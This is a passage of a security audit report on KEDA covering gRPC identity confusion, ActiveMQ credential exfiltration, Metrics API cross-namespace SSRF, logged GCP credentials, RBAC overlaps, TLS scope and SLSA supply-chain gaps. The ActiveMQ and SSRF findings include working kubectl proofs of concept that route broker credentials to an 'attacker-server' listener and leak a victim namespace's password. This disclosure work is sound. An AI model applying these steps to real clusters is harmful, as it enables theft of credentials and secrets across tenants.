2026/02/26 12:53:10 gRPC Call: GetMetrics | Client Identity: tenant-a
2026/02/26 12:53:10 gRPC Call: IsActive | Client Identity: tenant-a
2026/02/26 12:53:10 gRPC Call: GetMetricSpec | Client Identity: tenant-a
2026/02/26 12:53:10 gRPC Call: GetMetrics | Client Identity: tenant-a
2026/02/26 12:53:10 gRPC Call: IsActive | Client Identity: tenant-a
```

Despite active polling for both tenants, the server exclusively observes the tenant A client identity. This indicates that the pooling mechanism ignored distinct mTLS configuration and reused a cached *grpc.ClientConn*, resulting in cross-tenant identity confusion.

The connection pool key should be updated to incorporate all dial-relevant transport settings. At a minimum, the key should include *enableTLS*, *unsafeSsl*, and stable fingerprints of *caCert*, *tlsClientCert*, and *tlsClientKey*. Cryptographic hashes should be used rather than raw key material to avoid secret leakage in memory. This change ensures that distinct secure contexts do not share underlying gRPC connections.

KED-01-014 WP3: ActiveMQ Credential Exfiltration *(High)*

Retest Notes: Risk Accepted. This is intended for KEDA template functionality.

The ActiveMQ scaler allows user-controlled construction of the monitoring URL via *restAPITemplate* and unconditionally attaches credentials to the outbound HTTP request, creating a credential exfiltration primitive. If *RestAPITemplate* is set, *Validate()* parses it as a URI and sets *ManagementEndpoint* to *u.Host*. As a result, an arbitrary host can be supplied instead of an intended ActiveMQ broker endpoint. Later, *getMonitoringEndpoint()* executes the template to produce a full URL string, and *getQueueMessageCount()* builds an HTTP request to that URL. Basic authentication headers are unconditionally attached via *req.SetBasicAuth(s.metadata.Username, s.metadata.Password)* before the request is issued.

Because *Username* and *Password* are resolved from authentication parameters and can be secret-backed, a user with permission to create a *ScaledObject* can craft a *restAPITemplate* that targets an attacker controlled server. This forces the KEDA operator to send valid broker credentials to that endpoint via HTTP Basic authentication. Base64 encoding is not encryption.

Affected File:
https://github.com/kedacore/keda/[...]/pkg/scalers/activemq_scaler.go

Affected Code:
```
func (a *activeMQMetadata) Validate() error {
    if a.RestAPITemplate != "" {
        u, err := url.ParseRequestURI(a.RestAPITemplate)
        [...]
        a.ManagementEndpoint = u.Host
        [...]
    }
    [...]
}

func (s *activeMQScaler) getMonitoringEndpoint() (string, error) {
    [...]
    template, err :=
template.New("monitoring_endpoint").Parse(s.metadata.RestAPITemplate)
    [...]
    err = template.Execute(&buf, endpoint)
    [...]
    return buf.String(), nil
}

func (s *activeMQScaler) getQueueMessageCount(ctx context.Context) (int64, error) {
    [...]
```

```
    url, err := s.getMonitoringEndpoint()
    [...]
    req, err := http.NewRequestWithContext(ctx, "GET", url, nil)
    [...]
    // VULNERABILITY: Credentials are unconditionally attached to the outbound request,
    // even if the URL points to an attacker-controlled external host.
    req.SetBasicAuth(s.metadata.Username, s.metadata.Password)
    resp, err := client.Do(req)
    [...]
}
```

The following PoC demonstrates use of a crafted *restAPITemplate* to force exfiltration of ActiveMQ broker credentials to an attacker controlled HTTP listener.

Step 1: Deploy the attacker listener

A minimal HTTP server is deployed that logs the *Authorization* header of incoming requests.

Commands:

```
kubectl create configmap attacker-server-src --from-literal=main.go='
package main
import (
    "fmt"
    "net/http"
)
func main() {
    http.HandleFunc("/", func(w http.ResponseWriter, r *http.Request) {
        fmt.Printf("Received Request from KEDA!\n")
        fmt.Printf("Authorization Header: %s\n", r.Header.Get("Authorization"))
        w.WriteHeader(200)
    })
    http.ListenAndServe(":8080", nil)
}
'

kubectl apply -f - << EOF
apiVersion: apps/v1
kind: Deployment
metadata:
  name: attacker-server
  namespace: default
spec:
  replicas: 1
  selector:
    matchLabels:
      app: attacker-server
  template:
    metadata:
```

```
      labels:
        app: attacker-server
    spec:
      containers:
      - name: server
        image: golang:alpine
        command: ["/bin/sh", "-c"]
        args: ["cp /src/main.go /main.go && go run /main.go"]
        ports:
        - containerPort: 8080
        volumeMounts:
        - name: src
          mountPath: /src
          readOnly: true
      volumes:
      - name: src
        configMap:
          name: attacker-server-src
---
apiVersion: v1
kind: Service
metadata:
  name: attacker-server
  namespace: default
spec:
  ports:
  - port: 8080
    targetPort: 8080
  selector:
    app: attacker-server
EOF
```

Step 2: Create credentials and trigger exfiltration

A secret containing ActiveMQ credentials is created and a *ScaledObject* is deployed where *restAPITemplate* points to the attacker listener. Exfiltration occurs when the request is issued after *SetBasicAuth* is applied, before any ActiveMQ-specific response parsing is required.

Commands:

```
kubectl create secret generic activemq-creds \
  --from-literal=username="admin" \
  --from-literal=password="SUPER_SECRET_BROKER_PASS_999"

kubectl apply -f - << EOF
apiVersion: keda.sh/v1alpha1
kind: TriggerAuthentication
metadata:
  name: activemq-auth
```

```
  namespace: default
spec:
  secretTargetRef:
  - parameter: username
    name: activemq-creds
    key: username
  - parameter: password
    name: activemq-creds
    key: password
---
apiVersion: keda.sh/v1alpha1
kind: ScaledObject
metadata:
  name: activemq-exfil-scaler
  namespace: default
spec:
  scaleTargetRef:
    name: attacker-server
  pollingInterval: 5
  triggers:
  - type: activemq
    metadata:
      brokerName: "localhost"
      destinationName: "orders"
      # EXFILTRATION: Template authority points to attacker server
      restAPITemplate:
"http://attacker-server.default.svc.cluster.local:8080/api/jolokia/read/org.apache.activemq:type=Broker,brokerName={{.BrokerName}},destinationType=Queue,destinationName={{.DestinationName}}/EnqueueCount"
    authenticationRef:
      name: activemq-auth
EOF
```

Step 3: Verify the Leak

Listener logs are reviewed to confirm the *Authorization: Basic* header value containing the Base64-encoded credentials.

Commands:

```
kubectl logs -l app=attacker-server -n default
```

Result:

```
Received Request from KEDA!
Authorization Header: Basic YWRtaW46U1VQRVJfU0VDUkVUX0JST0tFUl9QQVNTXzk5OQ==
```

To prevent credential exfiltration, templating should be restricted so that users cannot control the request authority component (scheme, host, and port). Templating should be limited to the URI path and query only, and the host should be taken from a validated

ManagementEndpoint or from configuration that is not user-templated. If full URL templating must remain supported, explicit allowlisting and validation should be added to ensure requests cannot be sent to arbitrary external endpoints with credentials attached.

KED-01-015 WP3: Metrics API Scaler Cross-Tenant SSRF & Exfiltration *(High)*

Retest Notes: Risk Accepted by KEDA, as this can be mitigated via network policies.

The Metrics API scaler can enable data exfiltration in multi-tenant environments. While the scaler is intentionally designed to fetch metrics from user-provided URLs, it can act as a confused deputy in such deployments. Because the KEDA operator acts as a centralized controller with broad network access, a user restricted to a single namespace can supply an internal Kubernetes DNS name (for example, a *.svc.cluster.local* address in another tenant namespace). This can force the KEDA operator to act as a proxy, potentially bypassing namespace-level network isolation controls when the KEDA operator can reach the target service.

This access can be combined with error reflection to exfiltrate sensitive values by abusing JSON parsing error handling. When extracting the metric value via the user-controlled *valueLocation*, the scaler checks the JSON type. If the targeted value is a string, it is parsed as a Kubernetes resource quantity. When a malicious user targets a key holding arbitrary text (for example, a database password or API token), parsing fails. Rather than returning a generic error, the unredacted string is embedded directly into the error message. This error propagates to Kubernetes Events for the attacker *ScaledObject*, exposing the value to any principal able to read Events in the attacker namespace and breaking tenant isolation.

Affected File:
https://github.com/kedacore/keda/[...]/pkg/scalers/metrics_api_scaler.go

Affected Code:

```
const (
    [...]
    valueLocationWrongErrorMsg = "valueLocation must point to value of type number or a string representing a Quantity got: '%s'"
)

[...]

func getValueFromJSONResponse(body []byte, valueLocation string) (float64, error) {
    r := gjson.GetBytes(body, valueLocation)
    if r.Type == gjson.String {
        v, err := resource.ParseQuantity(r.String())
        if err != nil {
            return 0, fmt.Errorf(valueLocationWrongErrorMsg, r.String())
```

```
        }
        return v.AsApproximateFloat64(), nil
    }
    [...]
}

[...]

func getValueFromXMLResponse(body []byte, valueLocation string) (float64, error) {
    [...]
    switch v := path.(type) {
    [...]
    case string:
        r, err := resource.ParseQuantity(v)
        if err != nil {
            return 0, fmt.Errorf(valueLocationWrongErrorMsg, v)
        }
        return r.AsApproximateFloat64(), nil
    [...]
    }
}

[...]

func getValueFromYAMLResponse(body []byte, valueLocation string) (float64, error) {
    [...]
    switch v := path.(type) {
    [...]
    case string:
        r, err := resource.ParseQuantity(v)
        if err != nil {
            return 0, fmt.Errorf(valueLocationWrongErrorMsg, v)
        }
        return r.AsApproximateFloat64(), nil
    [...]
    }
}

[...]

func (s *metricsAPIScaler) getMetricValueFromURL(ctx context.Context, url *string)
(float64, error) {
    request, err := getMetricAPIServerRequest(ctx, s.metadata, url)
    [...]
    r, err := s.httpClient.Do(request)
    [...]
}

[...]

func getMetricAPIServerRequest(ctx context.Context, meta *metricsAPIScalerMetadata, url
```

```
*string) (*http.Request, error) {
    [...]
    if url == nil {
        url = &meta.URL
    }
    [...]
    req, err := http.NewRequestWithContext(ctx, "GET", requestURL, nil)
    [...]
    return req, nil
}
```

The following PoC demonstrates how a user in *attacker-ns* can exfiltrate a sensitive database password from an isolated pod in *victim-ns* via cross-tenant SSRF.

Step 1: Deploy the victim service in an isolated namespace

A service is deployed in *victim-ns* that returns a JSON payload containing a sensitive string.

Commands:

```
kubectl create namespace victim-ns

cat <<EOF | kubectl apply -f -
apiVersion: v1
kind: Pod
metadata:
  name: secure-app
  namespace: victim-ns
  labels:
    app: secure-app
spec:
  containers:
  - name: server
    image: python:3.9-slim
    command: ["python", "-u", "-c"]
    args:
    - |
      from http.server import HTTPServer, BaseHTTPRequestHandler
      class Handler(BaseHTTPRequestHandler):
          def do_GET(self):
              self.send_response(200)
              self.send_header('Content-type', 'application/json')
              self.end_headers()
              self.wfile.write(b'{"database_password": "SUPER_SECRET_DB_PASS_123"}')
      HTTPServer(('0.0.0.0', 8080), Handler).serve_forever()
---
apiVersion: v1
kind: Service
metadata:
```

```
  name: secure-service
  namespace: victim-ns
spec:
  selector:
    app: secure-app
  ports:
    - protocol: TCP
      port: 8080
      targetPort: 8080
EOF
```

Step 2: Deploy the attacker workload

A dummy workload is deployed in *attacker-ns* as the scale target.

Commands:

```
kubectl create namespace attacker-ns
kubectl create deployment attacker-workload --image=nginx --replicas=1 -n attacker-ns
```

Step 3: Launch the exploit (Cross-Namespace SSRF & Secret Exfiltration)

A *ScaledObject* is created in attacker-ns that points the scaler URL to the victim service via cluster DNS and sets *valueLocation* to the sensitive JSON key.

Commands:

```
cat <<EOF | kubectl apply -f -
apiVersion: keda.sh/v1alpha1
kind: ScaledObject
metadata:
  name: metrics-api-ssrf
  namespace: attacker-ns
spec:
  scaleTargetRef:
    name: attacker-workload
  pollingInterval: 5
  triggers:
  - type: metrics-api
    metadata:
      targetValue: "10"
      url: "http://secure-service.victim-ns.svc.cluster.local:8080/metrics"
      valueLocation: "database_password"
EOF
```

Step 4: Verify cross-namespace access and exfiltration

Events for the attacker ScaledObject are reviewed. The unredacted value returned by the victim service appears in the error message when quantity parsing fails.

Commands:

```
kubectl describe scaledobject metrics-api-ssrf -n attacker-ns | grep -A 5 "Warning"
```

Result:

```
Warning  KEDAScalerFailed    1s (x2 over 6s)     keda-operator  error requesting
metrics endpoint: valueLocation must point to value of type number or a string
representing a Quantity got: 'SUPER_SECRET_DB_PASS_123'
```

To mitigate cross-namespace access, it is recommended to implement strict validation on URL destinations. In multi-tenant environments, requests should be prevented to internal cluster domains (for example, *.svc* or *.cluster.local*) unless the targeted namespace matches the ScaledObject namespace, or a cluster-level allowlist is provided for outbound scaler connections. In addition, to prevent data exfiltration via error reflection, raw response strings should not be embedded into error messages. The *valueLocationWrongErrorMsg* format string and associated parsing functions should be updated to omit the raw value and return only the type or a generic parsing failure message.

KED-01-020 WP3: GCP Storage Scaler Credentials Logged *(Medium)*

Retest Notes: Resolved by KEDA[13] and confirmed by 7ASecurity.

The GCP Storage scaler logs the full metadata structure at the Info level in KEDA operator logs. When *credentialsFromEnv* is used, credential material can be included in the metadata structure. As a result, credentials can be logged in plaintext, allowing any principal with read access to KEDA operator logs to extract sensitive data.

In practice, logs can be forwarded to centralized logging systems, potentially exposing secrets to a broader audience.

Affected File:
https://github.com/kedacore/keda/blob/v2.19.0/pkg/scalers/gcp_storage_scaler.go#L96

Affected Code:

```
func NewGcsScaler(config *scalersconfig.ScalerConfig) (Scaler, error) {
[...]
```

[13] https://github.com/kedacore/keda/pull/7690

```
bucket := client.Bucket(meta.BucketName)
if bucket == nil {
        return nil, fmt.Errorf("failed to create a handle to bucket %s",
meta.BucketName)
}

logger.Info(fmt.Sprintf("Metadata %v", meta))
[...]
}
```

The following proof of concept demonstrates steps to deploy a configuration that leads to credential exposure in KEDA operator logs.

Step 1: Create a Deployment with credentials stored in an environment variable

Credentials are loaded from Kubernetes Secrets and injected into a container environment variable to simulate a typical deployment scenario.

Example Config:

```
apiVersion: apps/v1
kind: Deployment
[...]
  labels:
    app: test01deployment
  name: test01deployment
  namespace: test01
  resourceVersion: "9765317"
  uid: b88b5626-0d5b-472c-8269-40640a5a4b11
spec:
[...]
  template:
    metadata:
      labels:
        app: test01deployment
    spec:
      containers:
      - env:
        - name: GOOGLE_APPLICATION_CREDENTIALS_JSON
          valueFrom:
            secretKeyRef:
              key: GOOGLE_APPLICATION_CREDENTIALS_JSON
              name: gcp-storage-secret
        image: ubuntu
        imagePullPolicy: Always
        command: ["/bin/bash"]
[...]
```

Step 2: Create a ScaledObject referencing credentials from the environment

Credentials are loaded using the *credentialsFromEnv* mechanism, which instructs the KEDA operator to inspect a target container and extract credentials from an environment variable.

Example Config:

```
apiVersion: keda.sh/v1alpha1
kind: ScaledObject
metadata:
  name: gcp-storage-scaledobject
  namespace: test01
spec:
  scaleTargetRef:
    name: test01deployment
  triggers:
  - type: gcp-storage
    metadata:
      bucketName: "testkeda"
      targetObjectCount: "5"
      credentialsFromEnv: GOOGLE_APPLICATION_CREDENTIALS_JSON
```

Step 3: Review KEDA operator logs to verify logged credentials

After the *ScaledObject* is deployed, an Info-level log entry is generated that includes the metadata structure. The log entry can contain credential material in plaintext.

Log Entry:

```
2026-03-02T23:25:48Z    INFO    gcp_storage_scaler      Metadata &{testkeda 5 0 1000
{
  "type": "service_account",
  "project_id": "example-project-id",
  "private_key_id": "1234567890abcdef1234567890abcdef12345678",
  "private_key": "-----BEGIN PRIVATE
KEY-----\nFAKE_PRIVATE_KEY_CONTENT_FOR_TESTING_ONLY\n-----END PRIVATE KEY-----\n",
  "client_email": "example-service-account@example-project-id.iam.gserviceaccount.com",
  "client_id": "123456789012345678901",
  "auth_uri": "https://accounts.google.com/o/oauth2/auth",
  "token_uri": "https://oauth2.googleapis.com/token",
  "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
  "client_x509_cert_url":
"https://www.googleapis.com/robot/v1/metadata/x509/example-service-account%40example-pr
oject-id.iam.gserviceaccount.com",
  "universe_domain": "googleapis.com"
}
```

Sensitive fields should be masked or excluded from logs. Logging of full objects that may contain credentials should be prohibited and validated during scaler testing to detect data leakage early. This should be documented as an anti-pattern and added as a release verification check for scalers.

Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

KED-01-013 WP2: TLS CertPool Monotonic Growth *(Low)*

A performance degradation issue exists in the KEDA gRPC Metrics Server mTLS certificate rotation logic. When loading TLS credentials, KEDA creates an *x509.CertPool* once and appends the CA bundle from *ca.crt*. An *fsnotify* watcher is started and, on every Kubernetes Secret rotation event (for example, a *..data* change), *ca.crt* is re-read and *certPool.AppendCertsFromPEM(pemClientCA)* is called again.

Because the *tls.Config* created by this function pins *ClientCAs* and *RootCAs* to the same long-lived *certPool*, the CA pool can grow over time for the lifetime of the operator pod when rotations occur. Over time, especially in environments utilizing automated short-lived certificate rotation (for example, cert-manager), this can bloat the CA pool and increase CPU cost and latency for TLS handshakes to the metrics service, contributing to scrape degradation or timeouts and increased resource usage.

Affected File:
https://github.com/kedacore/keda/[...]/pkg/metricsservice/utils/tls.go

Affected Code:

```
func LoadGrpcTLSCredentials(...) (...) {
    [...]
    certPool, _ := x509.SystemCertPool()
    if certPool == nil {
        certPool = x509.NewCertPool()
    }
    [...]
    if !certPool.AppendCertsFromPEM(pemClientCA) {
        return nil, fmt.Errorf("failed to add client CA's certificate")
    }
    [...]
    go func() {
        [...]
        // NOTE: certPool grows monotonically on every rotation event.
        // It appends the updated CA bundle without rebuilding the pool.
        if !certPool.AppendCertsFromPEM(pemClientCA) {
```

```
            log.Error(err, "failed to add client CA's certificate")
            continue
        }
        [...]
    }()
    [...]
    if server {
        config.ClientCAs = certPool
    } else {
        config.RootCAs = certPool
    }
    [...]
}
```

It is recommended to rebuild the CA pool on update rather than continuously appending to the existing pool. A new *CertPool* should be recreated from scratch using the latest CA bundle on every rotation event and the active pool should be safely swapped into the TLS configuration (for example, via a dynamic callback such as *GetConfigForClient* or an atomic or mutex-protected pointer), similar in spirit to how the leaf certificate is dynamically rotated.

KED-01-016 WP3/4: RBAC Policy Overlap Affecting Secrets Access *(Low)*

Retest Notes: Resolved by KEDA[14] and confirmed by 7ASecurity.

The Helm chart deployment method allows parameterization of RBAC cluster roles used by KEDA components to follow the principle of least privilege. By using this mechanism, access to Kubernetes Secrets can be restricted by setting an appropriate option. Because Kubernetes RBAC rules can overlap, it was identified that Secret access restrictions can be undermined by the *scaledRefKinds* section due to a lax default in Helm chart values. The *enabledCustomScaledRefKinds* setting and Helm chart values can cause wildcard permissions for both *apiGroups* and *resources*, leading to unrestricted *GET* access to cluster resources.

Users deploying KEDA may restrict access to Secrets using the environment variable (*KEDA_RESTRICT_SECRET_ACCESS*) or Helm chart value (*permissions.operator.restrict.secret*). Without in-depth post-installation RBAC analysis, unwanted permissions can be assigned to the KEDA operator, expanding the attack surface.

Affected Files:
https://github.com/kedacore/charts/blob/v2.19.0/keda/templates/manager/clusterrole.yaml#L68-L87
https://github.com/kedacore/charts/blob/v2.19.0/keda/values.yaml#L321-L323

Affected Code (clusterrole.yaml):

```
[...]
{{- if .Values.rbac.enabledCustomScaledRefKinds }}
  {{- range .Values.rbac.scaledRefKinds }}
- apiGroups:
  - {{ .apiGroup | quote }}
  resources:
  - {{ printf "%s/scale" .kind | quote }}
  verbs:
  - get
  - list
  - patch
  - update
  - watch
- apiGroups:
  - {{ .apiGroup | quote }}
  resources:
  - {{ .kind | quote }}
  verbs:
  - get
```

[14] https://github.com/kedacore/keda-docs/pull/1711

```
  {{- end }}
{{- end }}
[...]
```

Affected Code (values.yaml):

```
[...]
  scaledRefKinds:
  - apiGroup: "*"
    kind: "*"
[...]
```

The root cause is the implicit wildcard get permission assigned when the *scaledRefKinds* option is used with the default Helm chart values. It is worth noting that KEDA honors Secret restrictions within *scale_resolver.go*, programmatically preventing access to Secrets. However, if the *ServiceAccount* assigned to KEDA is compromised, direct Kubernetes API usage can potentially be used to escalate privileges within the cluster.

The following command lists permissions assigned to the *keda-operator ClusterRole* created using the Helm chart and can be used to inspect the generated role:

Command:

```
kubectl get clusterrole keda-operator -o yaml
```

Output:

```
[...]
- apiGroups:
  - '*'
  resources:
  - '*'
  verbs:
  - get
[...]
```

It is recommended to document RBAC permission overlaps and per-component requirements to reduce permission misconfigurations. Documentation should include examples of admission policies (for example, Kubernetes native CEL for version 1.30 and later, or OPA or Kyverno) that can further restrict KEDA components. Administrators should be advised to verify final RBAC roles generated by each deployment method using available tools[15].

[15] https://github.com/aquasecurity/kubectl-who-can

KED-01-017 WP4: Deprecated Semgrep Image in CI/CD Pipelines *(Info)*

Retest Notes: Resolved by KEDA[16] and confirmed by 7ASecurity.

The KEDA CI/CD pipeline using GitHub Actions was identified to use a deprecated Semgrep Docker image to perform static code analysis. The image continues to be updated; however, Semgrep has migrated to a different account and deprecation warnings indicate that a new image should be used. If the image is not updated in the future, the pipeline may use an outdated SAST tool, potentially reducing the effectiveness of automated analysis.

Affected File:
https://github.com/kedacore/keda/blob/v2.19.0/.github/workflows/static-analysis-semgrep.yml#L16-L20

Affected Code:

```
[...]
jobs:
  semgrep:
    name: Analyze Semgrep
    runs-on: ubuntu-latest
    container: returntocorp/semgrep
[...]
```

According to the Docker Hub description, the following warning[17] is shown:

```
We've moved! Official Docker images for Semgrep now available at semgrep/semgrep.
```

A similar warning message is published on a GitHub repository associated with the Semgrep action[18]:

```
This project is deprecated. It is recommended to stop using this wrapper script and
migrate to native Semgrep support instead. Refer to the GitHub Actions configuration
document.
```

It is recommended to migrate the GitHub Action to the supported Docker image (*semgrep/semgrep*) to fulfill its intended purpose now and in the future.

[16] https://github.com/kedacore/keda/pull/7645
[17] https://hub.docker.com/r/returntocorp/semgrep
[18] https://github.com/returntocorp/semgrep-action

KED-01-018 WP4: Insecure Defaults Across Deployment Methods *(Info)*

Retest Notes: Resolved by KEDA[19] and confirmed by 7ASecurity.

KEDA documentation lists multiple deployment methods. Some target advanced users requiring granular control, while others are intended for users requiring a simple one-click deployment. The Helm chart and installation through OperatorHub in OpenShift environments belong to the latter category and should result in a similar security posture after deployment.

It was identified that the *keda-olm-operator*[20] used in the OperatorHub deployment variant uses broad permissions and applies less strict defaults, particularly for Kubernetes RBAC applied to the *keda-operator* ServiceAccount, when compared to the equivalent ServiceAccount created using the Helm chart. Because these deployment methods appear similar in complexity, inconsistent defaults can result in some environments being more secure by default while others remain exposed.

Affected File:
https://github.com/kedacore/keda-olm-operator/blob/main/resources/keda.yaml#L10711-L10848

Not parametrized *keda-operator* cluster role granting broad access to e.g. Secrets by default:

Affected Code (keda-operator):

```
---
[...]
- apiGroups:
  - ""
  resources:
  - configmaps
  - configmaps/status
  - external
  - pods
  - secrets
  - services
  verbs:
  - get
  - list
  - watch
[...]
- apiGroups:
  - '*'
```

[19] https://github.com/kedacore/keda-olm-operator/issues/274
[20] https://github.com/kedacore/keda-olm-operator

```
  resources:
  - '*'
  verbs:
  - get
[...]
```

Because the *keda-olm-operator* repository was not within the primary scope of the assessment and was identified during the engagement as owned by a team at Red Hat[21], a full analysis was not performed. Nevertheless, because this deployment method is described in official KEDA documentation and the project is hosted under the *kedacore* GitHub organization, security-related issues affecting it can be considered an indirect risk to KEDA.

It is recommended to define deployment security defaults and enforce them across deployment methods hosted within the *kedacore* GitHub organization. Information regarding inconsistent standards should be communicated to owners of the *keda-olm-operator* repository at Red Hat, suggesting either project relocation or additional investigation to align defaults with the Helm chart reference configuration. In addition, it is recommended to ensure the principle of least privilege is applied to *keda-olm-operator*[22] and created *keda-operator*[23] cluster roles.

[21] https://www.redhat.com/
[22] https://github.com/kedacore/keda-olm-operator/blob/main/config/rbac/role.yaml
[23] https://github.com/kedacore/keda-olm-operator/blob/main/resources/keda.yaml#L10718

KED-01-019 WP3: Excessive Scope of TLS Downgrade Configuration *(Low)*

Retest Notes: Planned for KEDA v3 and confirmed by 7ASecurity.

KEDA defines the *KEDA_HTTP_MIN_TLS_VERSION* environment variable, which controls the minimum TLS protocol version for all outbound HTTP client connections. When this variable is set to a weaker configuration, for example due to a requirement of a single underlying system, the setting is applied uniformly to all outbound HTTPS connections, potentially weakening transport security for all outbound connections initiated by KEDA.

Although the feature can be used to enforce a stronger protocol version globally, if a single component requires a lower protocol version, no mechanism is available to define a scoped exception.

Affected File:
https://github.com/kedacore/keda/blob/main/pkg/util/tls_config.go#L91-L110

Affected Code (keda-operator):

```
[...]
// CreateTLSClientConfig returns a new TLS Config
// unsafeSsl parameter allows to avoid tls cert validation if it's required
func CreateTLSClientConfig(unsafeSsl bool) *tls.Config {
return &tls.Config{
        InsecureSkipVerify: unsafeSsl,
        RootCAs:            getRootCAs(),
        MinVersion:         GetMinTLSVersion(),
}
}
[...]
func initMinTLSVersion() (uint16, error) {
version, _ := os.LookupEnv("KEDA_HTTP_MIN_TLS_VERSION")

switch version {
case "":
        minTLSVersion = tls.VersionTLS12
case "TLS10":
        minTLSVersion = tls.VersionTLS10
case "TLS11":
        minTLSVersion = tls.VersionTLS11
case "TLS12":
        minTLSVersion = tls.VersionTLS12
case "TLS13":
        minTLSVersion = tls.VersionTLS13
default:
        return tls.VersionTLS12, fmt.Errorf("%s is not a valid value, using `TLS12`.
Allowed values are: `TLS13`,`TLS12`,`TLS11`,`TLS10`", version)
```

```
}

return minTLSVersion, nil
}
[...]
```

It is recommended to consider implementing a method to override the minimum TLS protocol version for a specific connection independently of the global default value, for example within a *TriggerAuthentication* object, similar to the *unsafeSsl* option. Optionally, an additional setting could be added to allow administrators to strictly enforce a minimum version and prevent accidental overrides where required.

Whether a strict or relaxed policy is applied by default depends on design decisions and user requirements and should be evaluated further. Nevertheless, the objective is to avoid weakening security guarantees for more components than necessary.

WP5: KEDA Supply Chain & Release Process Review

Introduction and General Analysis

The *8th Annual State of the Software Supply Chain Report*, released in October 2022[24], reported an average annual increase of 742% in software supply chain attacks since 2019. Some notable compromise incidents include *Okta*[25], *GitHub*[26], *Magento*[27], *SolarWinds*[28], and *Codecov*[29], among many others. To mitigate this concerning trend, Google and the OpenSSF released an End-to-End Framework for *Supply Chain Integrity* in June 2021[30], named *Supply-chain Levels for Software Artifacts* (*SLSA*)[31].

The Supply-chain Levels for Software Artifacts (SLSA) is a framework designed to ensure the integrity of the software supply chain. It outlines different levels of software supply chain security and the corresponding practices required to achieve them. A critical component of SLSA is the provenance document, which goes beyond a simple signature. Instead of merely confirming possession of a software artifact at a given time, provenance details the artifact construction and its dependencies. This document serves to assure consumers that the artifact was built as claimed by its authors.

The supply chain integrity of the KEDA project was assessed using the SLSA v1.2 framework[32].

Current SLSA v1.2 practices

Based on the SLSA v1.2 questionnaire responses and reviewed materials, a foundational but partially automated approach to software supply chain security was identified during evaluation against the SLSA v1.2 framework. The organization demonstrates significant strengths in source control and build infrastructure, including mandatory two-party review with technical enforcement, protected branches and tags[33], hosted build platforms with isolated ephemeral environments[34], reproducible deterministic builds, pinned dependencies with integrity checks[35], and artifact signing

[24] https://www.sonatype.com/press-releases/2022-software-supply-chain-report
[25] https://www.okta.com/blog/2022/03/updated-okta-statement-on-lapsus/
[26] https://github.blog/2022-04-15-security-alert-stolen-oauth-user-tokens/
[27] https://sansec.io/research/rekoobe-fishpig-magento
[28] https://www.techtarget.com/searchsecurity/ehandbook/SolarWinds-supply-chain-attack...
[29] https://blog.gitguardian.com/codecov-supply-chain-breach/
[30] https://security.googleblog.com/2021/06/introducing-slsa-end-to-end-framework.html
[31] https://slsa.dev/spec/
[32] https://slsa.dev/spec/v1.2/
[33] https://github.com/kedacore/keda/branches
[34] https://github.com/kedacore/keda/blob/[...]/.github/workflows/release-build.yml#L13
[35] https://github.com/kedacore/keda/blob/main/go.sum

using cosign with OIDC tokens[36]. However, critical gaps exist in provenance generation, distribution, and verification capabilities that prevent alignment with higher SLSA levels and fundamentally limit supply chain transparency.
The sections below analyze the current state of the KEDA supply chain in detail, structured around the three core SLSA domains: Source, Build, and Provenance, and identify specific gaps relative to SLSA v1.2 requirements.

Build

The KEDA release images are built on GitHub Actions, a hosted build platform that executes each job in a fresh, isolated runner; therefore the SLSA v1.2 hosted and isolated requirements are satisfied. The platform prevents the build steps from accessing the signing key, and the images are signed with keyless OIDC-based cosign signatures whose payloads embed build metadata (e.g., *BUILD_DATE*, *GIT_HASH*, *GIT_VERSION*). This confirms that release images are signed using keyless OIDC-based cosign signatures; however, SLSA Build Levels require generated and distributed provenance attestations.

However, maintainers acknowledge two critical gaps:

1. **External parameters or secrets can be injected**: The isolation requirement (mandatory at Level 2) requires that user-defined steps cannot influence the build through injected parameters or secrets. The current pipeline does not guarantee this, which violates the isolation clause.
2. **No SLSA-compliant provenance is generated or distributed:** The specification states that “Provenance Exists” is a MUST at Build Level 1, and without generated provenance the build cannot achieve Build Level 1 or higher.

Due to these deficiencies, the KEDA build process can only be classified as Build Level 0 (i.e., it does not satisfy the baseline SLSA requirements for Level 1).

Source

The KEDA supply-chain starts with a public GitHub repository (kedacore/keda). All source files are stored in Git, each commit is associated with an authenticated GitHub user, and every revision is uniquely identified by its cryptographic hash (SHA-1 by default; SHA-256 on repositories configured for it), satisfying the SLSA v1.2 requirements that the repository must be uniquely identifiable and that revisions be immutable and uniquely identifiable. Pull-request workflows enforce code-review and two-party approval, and automated dependency-vulnerability and secret-scanning are enabled, meeting the *“Configure the SCS to control access and enforce history”* requirement.

[36] https://github.com/kedacore/keda/blob/[...]/.github/workflows/release-build.yml#L88

However, the project does not generate or distribute Source Verification Summary Attestations (VSAs). According to the spec, the source-control system must generate a VSA for any revision that claims a Source Level 1 or higher and must make it retrievable by authorized consumers; otherwise the revision is assigned Source Level 0.

Release branches/tags are marked as protected via GitHub branch-protection rules, which satisfies the *"Protected Named References"* clause that the SCS must provide a mechanism to enforce customized technical controls on Named References. Yet, maintainers could not confirm that tag-deletion and immutability protections are in place, leaving the *"Protected Named References"* requirement for higher levels (which demands recording and preventing deletion of protected tags) unverified.

Commit signing is optional and hardware-backed two-factor authentication (e.g., YubiKey) is not uniformly required. While the SCS must provide identity management and allow specification of actor roles, the spec also recommends that activities be attributed to authenticated identities. The lack of mandatory commit signing and inconsistent strong authentication reduces the assurance of identity signals, limiting compliance to the lower Source levels (L1-L2) and preventing attainment of higher levels (L3-L4) that require stronger identity guarantees.

Consequently, KEDA currently satisfies the basic SLSA source-track prerequisites (unique identifiers, immutable revisions, controlled access, and review) but fails to meet the mandatory VSA generation and does not fully guarantee tag immutability or strong identity authentication, which prevents the project from achieving any SLSA Source level beyond Level 0.

Provenance

KEDA v2.19.0 artifacts lack SLSA provenance attestations, though cosign image signatures exist. These signatures alone are insufficient for SLSA Build Level 1+. SLSA compliance requires machine-readable attestations documenting builder identity, source details (repo/commit), build steps, dependencies, and environment. Attempts to retrieve SBOM and attestation objects via cosign failed, confirming no in-toto attestations or provenance metadata were attached. This absence hinders consumers from verifying supply chain integrity, understanding build sources/dependencies, or detecting pipeline compromise.

